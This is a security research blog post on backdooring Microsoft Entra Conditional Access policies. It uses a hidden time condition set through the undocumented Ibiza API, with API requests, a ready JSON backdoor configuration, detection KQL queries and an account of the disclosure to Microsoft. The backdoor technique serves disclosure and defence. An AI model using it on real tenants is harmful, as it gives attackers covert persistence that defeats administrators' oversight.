It's Just a Matter of Time: Backdooring Conditional Access Policies
-
 Christian Philipov
 - 14 Apr 2026
Christian Philipov TL;DR: Conditional Access policies in Microsoft Entra have a hidden time-based condition that is not visible in the Azure portal or via Microsoft Graph. An attacker with at minimum the Conditional Access Administrator role can add this condition and create a time-based backdoor that silently disables security policies on specific days or hours of the week. The change is invisible to administrators in the portal, unreported by the What-If tool, and the conditions are missing commandline output from administrative PowerShell modules like Microsoft.Entra.
For the lucky few that have to deal with Microsoft Entra tenants, Conditional Access policies are considered a cornerstone of identity security in a given tenant. You can create all sorts of powerful policies that restrict access to your organisation from only a handful of accepted devices and are the main available way to enforce controls like Multi-Factor Authentication (MFA) across an estate. They are also an effective way of explicitly blocking access to user principals if they don’t fulfil specific criteria. If you were ever in a position where you were testing a policy and ended up locking your test account out by accident and had to use a breakglass account to recover, then you know first-hand how effective this can be!
As the name suggests, Conditional Access policies use a set of well-known conditions that define when a policy should apply and when it should not. Everyone working with Entra is familiar with conditions such as “what IP address is a request originating from”, “is it a compliant device” or “what device type is it”. To one degree or another, due to abuse by threat actors, the community has gotten better at building and understanding the nuances of how these conditions work and what potential gaps they might pose. However, what if the conditions we are used to are not necessarily the full picture of what is possible? Well, let’s dive straight into the thick of it…
Well maybe let’s not dive immediately and instead take a slight detour and set the scene a bit. As some of you might be aware from previous research into the topic, the Azure portal (portal.azure.com) makes use of multiple different APIs to perform actions against Azure resources and Entra tenant objects. One of these APIs is known as the Ibiza API that is hosted at main.iam.ad.ext.azure.com. Among many different capabilities, this API also allows users to perform many operations against the tenant without making use of the Microsoft Graph directly. Some good resources to refer to from other experts in the field can be seen from the following talk and website made by Aled Mehta who explains the concepts of the Ibiza API, how to authenticate to it and also how he went about trying to discover more about this less-known and largely undocumented API:
During a bit of a break between delivering projects, I decided to explore Conditional Access policies in order to better understand the security control and to provide better targeted recommendations based on our concrete testing of effectiveness of certain policies against attackers trying different approaches to breach the environment. I started off originally using the Microsoft Graph API and the relevant PowerShell commandlets to query the policies and attempt to mess with them. Overall, this was useful in gaining a deeper understanding of how the policies are defined and I managed to get some useful high-level guidance on how to structure policies in an organisation such that you get multiple partially overlapping policies so that even if one policy is bypassed that there would be others that could catch out unintended actions.
However, as I had also been playing around with the Ibiza API, I decided to also see what can be queried about policies using that API instead. So, using the authentication method described in https://nodoc.cloud/ I was able to generate a valid access token that could then be used with the Ibiza API. The exact command you need when using the az CLI is the following:
az account get-access-token --resource 74658136-14ec-4630-ad9b-26e160ff0fc6
Now that we had a valid token, I decided to figure out what can be done with Conditional Access policies. And so going through the documented methods I saw that you can list all the policies in the tenant with the following HTTP GET request:
GET /api/Policies/Policies?top=445&nextLink= HTTP/1.1
Accept: application/json
Authorization: Bearer [REDACTED]
X-Ms-Client-Request-Id: 123
Host: main.iam.ad.ext.azure.com
This gave a nice breakdown of each policy ID that exists in the tenant:
HTTP/1.1 200 OK
[REDACTED FOR BREVITY]
Date: Tue, 31 Mar 2026 21:47:46 GMT
Content-Length: 1894

{
  "items": [
    ...[REDACTED FOR BREVITY]...
    {
      "policyId": "8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244",
      "policyName": "Block Bad Person",
      "applyRule": true,
      "policyState": 2,
      "usePolicyState": true,
      "baselineType": 0,
      "createdDateTime": "2026-03-31T21:42:34.9803608+00:00",
      "modifiedDateTime": null
    }
    ...[REDACTED FOR BREVITY]...
}
Then I figured that we could get more details on the policy by querying the specific policy by using its policyId with the following HTTP request:
GET /api/Policies/8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244 HTTP/1.1
X-Ms-Client-Request-Id: 123
Authorization: Bearer [REDACTED]
Host: main.iam.ad.ext.azure.com
This gave us something more interesting, which was a full description of the policy! You can see the full output of this example policy which was built to keep one user completely out of the tenant:
HTTP/1.1 200 OK
[REDACTED FOR BREVITY]
Date: Tue, 31 Mar 2026 21:50:20 GMT
Content-Length: 3815

{
  "usersV2": {
    "allUsers": 2,
    "included": {
      "allGuestUsers": false,
      "roles": false,
      "usersGroups": true,
      "roleIds": [],
      "externalUsers": null,
      "groupIds": [],
      "userIds": [
        "58845d0a-eccd-4c44-96b4-c8a61fe8e3e9" #User ID of the specific user that is blocked by the policy
      ]
    },
    "excluded": {
      "allGuestUsers": false,
      "roles": false,
      "usersGroups": false,
      "roleIds": [],
      "externalUsers": null,
      "groupIds": [],
      "userIds": []
    }
  },
  "templateId": null,
  "servicePrincipals": {
    "allServicePrincipals": 1, #Apply policy for all applications
    "included": {
      "ids": []
    },
    "excluded": {
      "ids": []
    },
    "filter": null,
    "includeAllMicrosoftApps": false,
    "excludeAllMicrosoftApps": false,
    "userActions": null,
    "stepUpTags": null,
    "networkAccess": null
  },
  "controls": {
    "controlsOr": true,
    "blockAccess": true, #Enforces an explicit block for any matches to the policy
    "challengeWithMfa": false,
    "requireAuthStrength": null,
    "compliantDevice": false,
    "domainJoinedDevice": false,
    "approvedClientApp": false,
    "claimProviderControlIds": [],
    "requireCompliantApp": false,
    "requirePasswordChange": false,
    "requiredFederatedAuthMethod": 0
  },
  "sessionControls": {
    "appEnforced": false,
    "cas": false,
    "cloudAppSecuritySessionControlType": 0,
    "signInFrequencyTimeSpan": {
      "type": 0,
      "value": 0,
      "authenticationType": 0,
      "frequencyInterval": 0
    },
    "signInFrequency": 0,
    "persistentBrowserSessionMode": 0,
    "continuousAccessEvaluation": 0,
    "resiliencyDefaults": 0,
    "secureSignIn": false,
    "secureApp": false,
    "networkAccessSecurity": null
  },
  "conditions": {
    "minUserRisk": {
      "lowRisk": false,
      "mediumRisk": false,
      "highRisk": false,
      "noRisk": false,
      "applyCondition": false
    },
    "minSigninRisk": {
      "noRisk": false,
      "lowRisk": false,
      "mediumRisk": false,
      "highRisk": false,
      "applyCondition": false
    },
    "signInRiskDetections": {
      "anonymousIPAddress": false,
      "unfamiliarFeatures": false,
      "realTimeThreatIntel": false,
      "applyCondition": false
    },
    "servicePrincipalRiskLevels": {
      "lowRisk": false,
      "mediumRisk": false,
      "highRisk": false,
      "applyCondition": false
    },
    "devicePlatforms": {
      "all": 1, #Includes all device types
      "included": {
        "android": false,
        "ios": false,
        "windowsPhone": false,
        "windows": false,
        "macOs": false,
        "linux": false
      },
      "excluded": {
        "android": false,
        "ios": false,
        "windowsPhone": false,
        "windows": false,
        "macOs": false,
        "linux": false
      },
      "applyCondition": true
    },
    "locations": {
      "includeLocationType": 0,
      "excludeAllTrusted": false,
      "applyCondition": false
    },
    "namedNetworks": {
      "includeLocationType": 1, #Includes all network locations
      "excludeLocationType": 2,
      "includeTrustedIps": false,
      "excludeTrustedIps": false,
      "includedNetworkIds": [],
      "excludedNetworkIds": [],
      "includeCorpnet": false,
      "excludeCorpnet": false,
      "applyCondition": true
    },
    "clientApps": {
      "specificClientApps": false,
      "webBrowsers": false,
      "mobileDesktop": false,
      "exchangeActiveSync": false,
      "onlyAllowSupportedPlatforms": false,
      "applyCondition": false
    },
    "clientAppsV2": {
      "webBrowsers": false,
      "mobileDesktop": false,
      "modernAuth": false,
      "exchangeActiveSync": false,
      "onlyAllowSupportedPlatforms": false,
      "otherClients": false,
      "applyCondition": false
    },
    "time": {
      "all": 0,
      "included": {
        "type": 0,
        "timezoneId": null,
        "dateRange": {
          "startDateTime": "3/31/2026 12:00:00 AM",
          "endDateTime": "4/1/2026 12:00:00 AM"
        },
        "daysOfWeek": {
          "day": [0,1,2,3,4,5,6],
          "startTime": "3/31/2026 12:00:00 AM",
          "endTime": "4/1/2026 12:00:00 AM",
          "allDay": false
        },
        "isExcludeSet": false
      },
      "excluded": {
        "type": 0,
        "timezoneId": null,
        "dateRange": {
          "startDateTime": "3/31/2026 12:00:00 AM",
          "endDateTime": "4/1/2026 12:00:00 AM"
        },
        "daysOfWeek": {
          "day": [0,1,2,3,4,5,6],
          "startTime": "3/31/2026 12:00:00 AM",
          "endTime": "4/1/2026 12:00:00 AM",
          "allDay": false
        },
        "isExcludeSet": false
      },
      "applyCondition": false
    },
    "deviceState": {
      "includeDeviceStateType": 0,
      "excludeDomainJoionedDevice": false,
      "excludeCompliantDevice": false,
      "filter": null,
      "applyCondition": false
    }
  },
  "clientApplications": {
    "allServicePrincipals": 0,
    "filter": null,
    "includedServicePrincipals": null,
    "excludedServicePrincipals": null
  },
  "isAllProtocolsEnabled": false,
  "isUsersGroupsV2Enabled": false,
  "version": 1,
  "isFallbackUsed": false,
  "policyId": "8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244",
  "policyName": "Block Bad Person",
  "applyRule": true,
  "policyState": 2, #Enforced state
  "usePolicyState": true,
  "baselineType": 0,
  "createdDateTime": "2026-03-31T21:42:34.9803608+00:00",
  "modifiedDateTime": null
}

You can scroll through it and verify that this policy matches any device type and is meant to explicitly block access to the user with an ID of “58845d0a-eccd-4c44-96b4-c8a61fe8e3e9”. We can verify it by trying to login with that account and now get a Conditional Access error on login:
On an immediate first look, beyond the fact that it further proves the point that none of the APIs have a consistent naming convention for the same parameters, it looked normal. However, the more observant people that went through the policy probably noticed something weird pretty quickly. And yes, that is exactly what drew my attention as well!
Buried in this fairly large policy output, within the conditions object, sits a very unknown time condition.
Shortly after I originally raised the case to MSRC, I ended up discovering Daniel Bradley’s blog from November 2023 that had discovered the existence of the time-based condition but had not found a way to actually apply it to a policy. But by the time of publishing this blog, Daniel had made a follow-up blog in January 2026 where he managed to get it working using the Graph API. So do check them both out!
Well, let’s try and look at the condition a bit and figure out how it functions:
"time": {
  "all": 0,
  "included": {
    "type": 0,
    "timezoneId": null,
    "dateRange": {
      "startDateTime": "3/31/2026 12:00:00 AM",
      "endDateTime": "4/1/2026 12:00:00 AM"
    },
    "daysOfWeek": {
      "day": [0, 1, 2, 3, 4, 5, 6],
      "startTime": "3/31/2026 12:00:00 AM",
      "endTime": "4/1/2026 12:00:00 AM",
      "allDay": false
    },
    "isExcludeSet": false
  },
  "excluded": {
    "type": 0,
    "timezoneId": null,
    "dateRange": {
      "startDateTime": "3/31/2026 12:00:00 AM",
      "endDateTime": "4/1/2026 12:00:00 AM"
    },
    "daysOfWeek": {
      "day": [0, 1, 2, 3, 4, 5, 6],
      "startTime": "3/31/2026 12:00:00 AM",
      "endTime": "4/1/2026 12:00:00 AM",
      "allDay": false
    },
    "isExcludeSet": false
  },
  "applyCondition": false
}
It seemed fairly straightforward when we compared how all the other well-known conditions have been structured. The observations made from testing are that:
all to 1 in order to activate the condition.included and excluded set definition where you can define when a policy is supposed to be enforced. If you want to enable one or both of them, you need to also set the type to 1.timezoneId for your set which expects a string format e.g. GMT Standard Time.startDateTime and endDateTime to define the boundary during which this hourly or daily policy should be included. This will establish the overall dateRange of the policy.day of the week this policy is applied for. It starts from 0 (Monday) and ends with 6 (Sunday), so you can pick whichever days it would need to evaluate at this stage.startTime and endTime per each included day that the policy is applied for. A classic example being a standard working day from 09:00 AM to 05:00 PM. Or alternatively, the policy also allows you to apply the condition to the full 24-hour day period instead by setting the allDay key to true.Now we had a better grasp of this new condition. However, at this stage I was still a bit confused on this being such a seemingly core condition and there being basically no information online about it. Needless to say, I immediately did what any other researcher does, which is that I almost blocked my main administrator account by being too eager to test the effect of the policy. However, after this nice reminder of the benefits of breakglass accounts, I went and created a test user called badperson@chrispsecurity.com so we can test how we can use this condition to effectively put a “backdoor” in a chosen policy.
Threat actors typically want to achieve different level of persistence in an environment in order to make sure they can accomplish their goals even if their initial access was revoked. In a traditional environment, attackers want to disable certain highly restrictive Conditional Access policies in order to allow easier access into the environment. However, disabling a core policy can be a very noisy occurrence and would likely raise enough alerts that it would get attackers caught.
This is where this capability comes into use in that case. In our example scenario we mentioned at the start, we have got an explicit block conditional access policy which for all intents and purposes can signify more common security boundaries in an organisation such as:
In our simulated scenario, a threat actor is trying to make use of the badperson@chrispsecurity.com account for persistent access but is blocked by this explicit block control. Assuming that an attacker has managed to gain access to a role that has Conditional Access Administrator privileges or a higher-level role as part of their initial access, then they can just update the particular Conditional Access policy they want to bypass with the following example time condition:
"time": {
      "all": 1, #Enable the condition
      "included": {
        "type": 1, #Define and enable the inclusion set
        "timezoneId": "GMT Standard Time", #Set timezone format
        "dateRange": {
          "startDateTime": "4/2/2026 12:00:00 AM", #Define the start date from which the condition should evaluate to true
          "endDateTime": "4/3/2027 12:00:00 AM" #Define when the condition should no longer evaluate to true
        },
        "daysOfWeek": {
          "day": [0,1,2,3,4,5,6], #Set it to each day of the week
          "startTime": "4/2/2026 12:00:00 AM",
          "endTime": "4/2/2026 12:00:00 AM",
          "allDay": true #Set whether it should be applied throughout the whole day
        },
        "isExcludeSet": false
      },
      "excluded": {
        "type": 1, #Define and enable the exclusion set
        "timezoneId": "GMT Standard Time", #Set timezone format
        "dateRange": {
          "startDateTime": "4/2/2026 12:00:00 AM", #Define the start date from when the exclusion condition should be evaluated
          "endDateTime": "4/22/2026 12:00:00 AM" #Define end date for the exclusion condition
        },
        "daysOfWeek": {
          "day": [3,4], #Set exclusion to be valid on Thursday and Friday
          "startTime": "4/2/2026 11:00:00 AM", #Set exclusion to start at 11:00 GMT
          "endTime": "4/2/2026 01:00:00 PM", #Set exclusion to end at 13:00 GMT
          "allDay": false
        },
        "isExcludeSet": true #Set the usage of an exclusion set
      },
      "applyCondition": true #Set condition as applied
This policy includes all days of the week so that the policy is evaluated mostly normally… aside from the fact that for the next 20 days the policy will not be evaluated on Thursdays and Fridays between the times of 11:00 and 13:00 GMT.

Now when we try to login during the period of 11:00 and 13:00 GMT, we ignore the explicit block and can get into the tenant as badperson@chrispsecurity.com which can be seen below:

Looking at the sign-in events (once the logs finally generate) we can see that the explicit block policy is not evaluated due to the backdoor time exclusion put into it:
Trying to view the reason why this policy was not applied would likely lead administrators to scratching their heads as the policy does not seemingly have any condition that is failing:


If an administrator checks the policy definition in the portal, they might get a hint that something is odd as they might notice that now the policy states that there are three conditions active despite only two being visible in the portal:

Trying to use the What if tool to verify the effect of the policy on a user was seemingly not useful as it implied that the block policy should be enforced on the user. This could be due to the fact the policy was applied through the Ibiza API and the tool only has access to what the Graph API reports about a policy:
Lastly, administrators would likely jump into trying to verify the policy through the Microsoft Graph, either directly via Graph Explorer or their own scripts or through a common administrative PowerShell module, for e.g. Microsoft.Entra. However, this proves to also not provide us with a good answer to what is happening.
Trying to use the Get-EntraConditionalAccessPolicy commandlet provides us another hint that something odd is occurring:
Get-EntraConditionalAccessPolicy -PolicyId 8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244
Get-MgIdentityConditionalAccessPolicy_Get: 1037: The policy you requested contains preview features. Use the Beta endpoint to retrieve this policy.  Status: 400 (BadRequest) ErrorCode: BadRequest Date: 2026-04-02T09:13:58  [REST REDACTED FOR BREVITY]
After spending a few minutes installing Microsoft.Entra.Beta and then running Get-EntraBetaConditionalAccessPolicy we do get a result but it actually does not show us any extra information and more importantly does not have any traces of the time condition that exists in the policy which suggests that this is the extent of information provided about the policy by Graph:
Get-EntraBetaConditionalAccessPolicy -PolicyId 8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244 | ConvertTo-Json -Depth 100 -EnumsAsStrings

{
  "Conditions": {
    "AgentIdRiskLevels": null,
    "Applications": {
      "ApplicationFilter": {
        "Mode": null,
        "Rule": null
      },
      "ExcludeApplications": [],
      "GlobalSecureAccess": {},
      "IncludeApplications": [
        "All" #Apply policy to all applications
      ],
      "IncludeAuthenticationContextClassReferences": [],
      "IncludeUserActions": [],
      "NetworkAccess": {}
    },
    "AuthenticationFlows": {
      "TransferMethods": null
    },
    "ClientAppTypes": [
      "all"
    ],
    "ClientApplications": {
      "AgentIdServicePrincipalFilter": {
        "Mode": null,
        "Rule": null
      },
      "ExcludeAgentIdServicePrincipals": null,
      "ExcludeServicePrincipals": null,
      "IncludeAgentIdServicePrincipals": null,
      "IncludeServicePrincipals": null,
      "ServicePrincipalFilter": {
        "Mode": null,
        "Rule": null
      }
    },
    "DeviceStates": {
      "ExcludeStates": null,
      "IncludeStates": null
    },
    "Devices": {
      "DeviceFilter": {
        "Mode": null,
        "Rule": null
      },
      "ExcludeDeviceStates": null,
      "ExcludeDevices": null,
      "IncludeDeviceStates": null,
      "IncludeDevices": null
    },
    "InsiderRiskLevels": null,
    "Locations": {
      "ExcludeLocations": [],
      "IncludeLocations": [
        "All" #Include all locations
      ]
    },
    "Platforms": {
      "ExcludePlatforms": [],
      "IncludePlatforms": [
        "all" #Include all device types
      ]
    },
    "ServicePrincipalRiskLevels": null,
    "SignInRiskLevels": [],
    "UserRiskLevels": [],
    "Users": {
      "ExcludeGroups": [],
      "ExcludeGuestsOrExternalUsers": {
        "ExternalTenants": {
          "MembershipKind": null
        },
        "GuestOrExternalUserTypes": null
      },
      "ExcludeRoles": [],
      "ExcludeUsers": [],
      "IncludeGroups": [],
      "IncludeGuestsOrExternalUsers": {
        "ExternalTenants": {
          "MembershipKind": null
        },
        "GuestOrExternalUserTypes": null
      },
      "IncludeRoles": [],
      "IncludeUsers": [
        "58845d0a-eccd-4c44-96b4-c8a61fe8e3e9" # Apply policy to one specific user
      ]
    }
  },
  "CreatedDateTime": "2026-03-31T21:42:34.9803608Z",
  "DeletedDateTime": null,
  "Description": null,
  "DisplayName": "Block Bad Person",
  "GrantControls": {
    "AuthenticationStrength": {
      "AllowedCombinations": null,
      "CombinationConfigurations": null,
      "CreatedDateTime": null,
      "Description": null,
      "DisplayName": null,
      "Id": null,
      "ModifiedDateTime": null,
      "PolicyType": null,
      "RequirementsSatisfied": null
    },
    "BuiltInControls": [
      "block" #Enforce explicit block on match of policy
    ],
    "CustomAuthenticationFactors": [],
    "Operator": "OR",
    "TermsOfUse": []
  },
  "Id": "8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244",
  "ModifiedDateTime": "2026-04-02T08:24:58.4061247Z",
  "SessionControls": {
    "ApplicationEnforcedRestrictions": {
      "IsEnabled": null
    },
    "CloudAppSecurity": {
      "CloudAppSecurityType": null,
      "IsEnabled": null
    },
    "ContinuousAccessEvaluation": {
      "Mode": null
    },
    "DisableResilienceDefaults": null,
    "GlobalSecureAccessFilteringProfile": {
      "IsEnabled": null,
      "ProfileId": null
    },
    "PersistentBrowser": {
      "IsEnabled": null,
      "Mode": null
    },
    "SecureSignInSession": {
      "IsEnabled": null
    },
    "SignInFrequency": {
      "AuthenticationType": null,
      "FrequencyInterval": null,
      "IsEnabled": null,
      "Type": null,
      "Value": null
    }
  },
  "State": "enabled",
  "ObjectId": "8d7b8e12-f0e8-4190-a8e5-dd4de9bc0244",
  "AdditionalProperties": {
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#identity/conditionalAccess/policies/$entity"
  }
}
At this stage, I believe we can confidently say that an attacker has now provided themselves with an ample window of opportunity to get back into the tenant even if their initial access vector was blocked. And unfortunately, administrators are likely to be left wondering what is going on if they notice by some circumstance weird behaviour with sign-in events during specific hourly periods.
Unfortunately, no, this is not a capability you can turn off in your tenant as it seems fairly core to the Conditional Access service. The most reliable way to view the exact policy seems to be the Ibiza API as shown in the blog. Be mindful that this is a possible condition that can be placed on any policy as long as the user has Conditional Access Administrator or higher privileges in the tenant. However, even if we can’t prevent this at least, we might be able to monitor for this happening.
Good news is that at least changing the policy to add a time condition is still visible in the audit logs! The only issue is that the Update policy event where you can see the change is a bit difficult to parse due to its structure. However, I’ve tried to create (with some assistance from a friendly robot) two KQL queries to help organisations with trying to parse their logs for the relevant event that states whether a policy had a time condition added to it.
The first query just shows all the Update policy events and tries to make them more human readable so it’s easy for administrators to see the new and old state of the policy:
AuditLogs
| where OperationName == "Update policy"
| extend InitiatedBy_UPN = tostring(InitiatedBy.user.userPrincipalName)
| extend InitiatedBy_App = tostring(InitiatedBy.app.displayName)
| extend Actor = iff(isnotempty(InitiatedBy_UPN), InitiatedBy_UPN, InitiatedBy_App)
| extend TargetPolicy = tostring(TargetResources[0].displayName)
| extend TargetPolicyId = tostring(TargetResources[0].id)
| mv-expand ModifiedProp = TargetResources[0].modifiedProperties
| extend
    PropertyName  = tostring(ModifiedProp.displayName),
    OldValue      = tostring(ModifiedProp.oldValue),
    NewValue      = tostring(ModifiedProp.newValue)
// Strip the escaped-JSON wrapper quotes so values render as clean JSON
| extend
    OldValue = iff(OldValue startswith '"' and OldValue endswith '"',
                   substring(OldValue, 1, strlen(OldValue) - 2),
                   OldValue),
    NewValue = iff(NewValue startswith '"' and NewValue endswith '"',
                   substring(NewValue, 1, strlen(NewValue) - 2),
                   NewValue)
| project
    TimeGenerated,
    Actor,
    OperationName,
    Result,
    TargetPolicy,
    TargetPolicyId,
    PropertyName,
    OldValue,
    NewValue,
    CorrelationId
| sort by TimeGenerated desc, CorrelationId asc, PropertyName asc
The following KQL query was an attempt to flag only Update policy events which had a time based condition included within them which seems to work by looking for the “TimeRanges” string in the log entry but might be a bit slow to run at scale. I suspect that more experienced people with KQL might be able to optimise it, but I did want to try and make sure that security teams have at least something they can use for quick threat hunting, so I’ll include it here:
AuditLogs
| where OperationName == "Update policy"
| extend InitiatedBy_UPN = tostring(InitiatedBy.user.userPrincipalName)
| extend InitiatedBy_App = tostring(InitiatedBy.app.displayName)
| extend Actor = iff(isnotempty(InitiatedBy_UPN), InitiatedBy_UPN, InitiatedBy_App)
| extend TargetPolicy = tostring(TargetResources[0].displayName)
| extend TargetPolicyId = tostring(TargetResources[0].id)
| mv-expand ModifiedProp = TargetResources[0].modifiedProperties
| extend
    PropertyName  = tostring(ModifiedProp.displayName),
    OldValue      = tostring(ModifiedProp.oldValue),
    NewValue      = tostring(ModifiedProp.newValue)
| where NewValue has "TimeRanges"
// Strip double-serialised wrapper quotes for cleaner display
| extend
    OldValueClean = iff(OldValue startswith '"' and OldValue endswith '"',
                        substring(OldValue, 1, strlen(OldValue) - 2),
                        OldValue),
    NewValueClean = iff(NewValue startswith '"' and NewValue endswith '"',
                        substring(NewValue, 1, strlen(NewValue) - 2),
                        NewValue)
| extend NewValueJson = parse_json(parse_json(NewValueClean))
| project
    TimeGenerated,
    Actor,
    OperationName,
    Result,
    TargetPolicy,
    TargetPolicyId,
    PropertyName,
    OldValue  = OldValueClean,
    NewValue  = NewValueClean,
    CorrelationId
| sort by TimeGenerated desc, CorrelationId asc
Reversec engaged Microsoft and the following is a short timeline of the case triage:
Full response was:
Thank you again for submitting this issue to Microsoft. We hope you are well and apologize for the delay here. We determined that this behavior is not a vulnerability because Time-based condition is a security capability in Conditional Access (CA) to restrict access to resources based on time of day or date. This capability is currently in private preview. We don’t consider the discovery & use of time-based condition to be a security gap because 1) it can only be enabled by CA Administrators, and 2) adding a time-based condition to an existing or new CA policy is always emitted in CA audit logs which are visible to all the appropriate privileged administrators on the tenant.
Overall, I think with all things considered the timeline wasn’t that bad with dealing with MSRC and I do acknowledge their viewpoint as it technically is operating as expected. However, I do still think that the challenge with the lack of visibility into this condition is a very real one. Even if the audit log event contains the update policy and time condition, it is a very challenging log entry to parse and use as part of an alert if someone does make use of it an enterprise environment.
